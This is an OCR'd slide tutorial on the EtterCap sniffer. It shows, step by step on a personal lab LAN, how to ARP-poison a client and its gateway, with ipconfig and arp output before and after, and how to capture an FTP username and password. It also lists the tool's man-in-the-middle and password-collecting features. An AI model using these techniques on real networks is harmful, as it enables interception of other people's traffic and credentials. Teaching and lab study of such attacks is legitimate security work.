
EtterCap

ARP Spoofing and *Beyond*

(A Short Tutorial)



Questions? muts@mutsonline.com

http://mutsonline.com


EtterCap – More than just an ARP Spoofer.

EtterCap is a multipurpose sniffer / interceptor / logger for switched LAN.
It supports active and passive dissection of many protocols (even ciphered ones) and includes many features for network and host analysis. These features include:

1. **Characters injection in an established connection:**
   You can inject character to server (emulating commands) or to client (emulating replies) maintaining the connection alive!
2. **SSH1 support:** *you can sniff User and Pass, and even the data of an SSH1 connection.*
3. **HTTPS support :** *you can sniff http SSL secured data... and even if the connection is made through a PROXY*
4. **Remote traffic through GRE tunnel:** *you can sniff remote traffic through a GRE tunnel from a remote Cisco router and make mitm attack on it*
5. **PPTP broker:** *you can perform man in the middle attack against PPTP tunnels*
6. **Password collector for :** *TELNET, FTP, POP, RLOGIN, SSH1, ICQ, SMB, MySQL, HTTP, NNTP, X11, NAPSTER, IRC, RIP, BGP, SOCKS 5, IMAP 4, VNC, LDAP, NFS, SNMP, HALF LIFE, QUAKE 3, MSN, YMSG.*
7. **Packet filtering/dropping:** *You can set up a filter that search for a particular string (even hex) in the TCP or UDP payload and replace it with yours or drop the entire packet.*
8. **OS fingerprint:** *you can fingerprint the OS of the victim host and even its network adapter*
9. **Kill a connection:** *from the connections list you can kill all the connections you want*
10. **Passive scanning of the LAN:** *you can retrieve info about: hosts in the LAN, open ports, services version, type of the host (gateway, router or simple host) and estimated distance in hop.*
11. **Check for other poisoners:** *EtterCap has the ability to actively or passively find other poisoners on the LAN***.**

We will examine only a few of EtterCap's features – the rest is up to you.


1. My lab network consists of the following computers. 192.168.1.138 is my default Gateway. I'm using a Cisco Catalyst Switch (switched environment).



GFI LANguard Network Security Scanner v(3.2)
File Edit View Scan Patches Tools LANguard Tray Help
Ready


```
192.168.1.1  [ INF02 ] (Windows 2000 Service Pack 3)
192.168.1.10  [ internet ] (Windows)
192.168.1.14  [ IRIS ] (Windows 2000)
192.168.1.138  [ ] (probably Unix)
```

2. A quick IPConfig on the 192.168.1.1 machine to show IP and ARP cache. Notice the MAC addresses listed in the ARP Cache.




```
H:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.138

H:\>arp -a

Interface: 192.168.1.1 on Interface 0x1000003
  Internet Address      Physical Address      Type
  192.168.1.10          00-02-b3-20-23-c2     dynamic
  192.168.1.14          00-06-29-25-60-47     dynamic
  192.168.1.138         00-90-d0-23-d4-e6     dynamic

H:\>
```

3. I start EtterCap on my attacking machine (192.168.1.10) and choose my Correct Network adapter:




```
C:\Program Files\ettercap>ettercap

ettercap 0.6.a (c) 2002 ALoR & NaGA

List of available devices :

  --> [dev0] - [NDIS 5.0 driver]
  --> [dev1] - [Intel(R) PRO Adapter]


Please select one of the above, which one ? [0]: _
```

4. Once this is done, a quick ARP scan is preformed in order to map out the network, and then the following screen is shown:




```
                              ettercap 0.6.a

        4 hosts in this LAN (192.168.1.10 : 255.255.255.0)
          1)     192.168.1.10              1)     192.168.1.10
          2)      192.168.1.1              2)      192.168.1.1
          3)     192.168.1.14              3)     192.168.1.14
          4)    192.168.1.138              4)    192.168.1.138

  Host: Unknown host (192.168.1.1) : 00:20:18:8A:12:78
  Host: Unknown host (192.168.1.138) : 00:90:D0:23:D4:E6
```

This is the main screen. From here you can perform most of EtterCaps' functions. You may press "H" on every screen to get a help menu, as shown in the next picture.




```
Help Window

 [qQ][F10] - quit
 [return]  - select the IP
 [space]   - deselect the IPs
 [tab]     - switch between source and dest
 [aA]      - ARP poisoning based sniffing
             . for sniffing on switched LAN
             . for man-in-the-middle technique
 [sS]      - IP based sniffing
 [mM]      - MAC based sniffing
 [jJ]      - Only poisoning - no sniffing
 [dD]      - delete an entry from the list
 [xX]      - Packet Forge
 [pP]      - run a plugin
 [fF]      - OS fingerprint
 [oO]      - passive host identification
 [cC]      - check for other poisoner...
 [rR]      - refresh the list
 [kK]      - save host list to a file
 [hH]      - this help screen

Host:
Host:
```

5. EtterCap knows how to "FingerPrint" machines. This is done by selecting a machine in the main screen, and pressing the "F" button.




```
                         ettercap 0.6.a

       4 hosts in this LAN (192.168.1.10 : 255.255.255.0)
         1)    192.168.1.10           1)    192.168.1.10
      FingerPrint 192.168.1.1

      Operating System: Windows NT4 or 95/98/98SE
                        Windows 2000/XP/ME


      Network Adapter : Cis Technology Inc.

  Host: Unknown host (192.168.1.1) : 00:20:18:8A:12:78
  Host: Unknown host (192.168.1.138) : 00:90:D0:23:D4:E6
```

6. Now for the hectic part… In order to start an ARP spoofing attack, we need to select a source and destination computer. I chose a client in my network (192.168.1.1) and my default gateway. This will effectively sniff all internet traffic coming and going to 192.168.1.1. We now chose our source and destination as shown in the next picture, and press "A" in order to start the spoofing.




```
                                ettercap 0.6.a
SOURCE:       192.168.1.1       00:20:18:8A:12:78

DEST   :    192.168.1.138       00:90:D0:23:D4:E6

         4 hosts in this LAN (192.168.1.10 : 255.255.255.0)
          1)     192.168.1.10            1)     192.168.1.10
          2)      192.168.1.1            2)      192.168.1.1
          3)     192.168.1.14            3)     192.168.1.14
          4)    192.168.1.138            4)    192.168.1.138

  Host: Unknown host (192.168.1.1) : 00:20:18:8A:12:78
  Host: Unknown host (192.168.1.138) : 00:90:D0:23:D4:E6
```

7. Once "A" is pressed, the attacked machine gets ARP poisoned, as we can see from the following picture. Notice that the ARP address for 192.168.1.10 (attacking machine) and 192.168.1.138 (Default Gateway) are the same!




```
                                 ettercap 0.6.a
SOURCE:      192.168.1.1  <─┐      Filter:  OFF
                            ├─  doppleganger - illithid (ARP Based|
> - ettercap2.168.1.138   <─┘      Active Dissector: ON

       4 hosts in this LAN (192.168.1.10 : 255.255.255.0)
```




```
H:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.138

H:\>arp -a

Interface: 192.168.1.1 on Interface 0x1000003
  Internet Address      Physical Address      Type
  192.168.1.10          00-02-b3-20-23-c2     dynamic
  192.168.1.14          00-06-29-25-60-47     dynamic
  192.168.1.138         00-02-b3-20-23-c2     dynamic

H:\>_
```

8. We now will open an FTP session from the attacked computer (just as an example) and see what is logged.




```
H:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.1.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.1.138

H:\>ftp ftp.inter.net.il
Connected to www.inter.net.il.
220 Welcome to www.inter.net.il FTP service.
User (www.inter.net.il:(none)): anonymous
331 Please specify the password.
Password:
230 Login successful. Have fun.
ftp>
```

9. We can see that the session was captured and logged.



```
                                   ettercap 0.6.a
SOURCE:       192.168.1.1      <──┐    Filter:  OFF
                                  ├─ doppleganger - illithid (ARP Based|
> - ettercap2.168.1.138        <──┘    Active Dissector: ON

                4 hosts in this LAN (192.168.1.10 : 255.255.255.0)
  1)       192.168.1.1:1871     <-->  192.116.202.58:21        | silent
| ftp

  USER: anonymous
  PASS: mypass
```


If we chose the specific session and enter it, we will see the actual data that passed on the network (see next picture).



```
                               ettercap 0.6.a
SOURCE:       192.168.1.1   <──┐  Filter:  OFF
                               ├─ doppleganger - illithid (ARP Based|
> - ettercap2.168.1.138     <──┘  Active Dissector: ON

     4 hosts in this LAN (192.168.1.10 : 255.255.255.0)

┌192.168.1.1:1871────────active─┐ ┌192.116.202.58:21──────────────┐
│USER anonymous.                 │ │331 Please specify the passwo │
│PASS mypass.                    │ │rd..                          │
│                                │ │230 Login successful. Have fu │
│                                │ │n..                           │
│                                │ │                              │
└─ASCII──────────────────────────┘ └─ASCII─────────────────────────┘

 Protocol: TCP
 Application: ftp
```

We have successfully managed to sniff a machine on a switched network. However, EtterCap can go beyond sniffing, and even intervene in existing sessions. Definitely one of those tools worth investigating.

10. Don't forget that by pressing "H" on each screen you'll get a "Help" menu, to guide you as you go along.



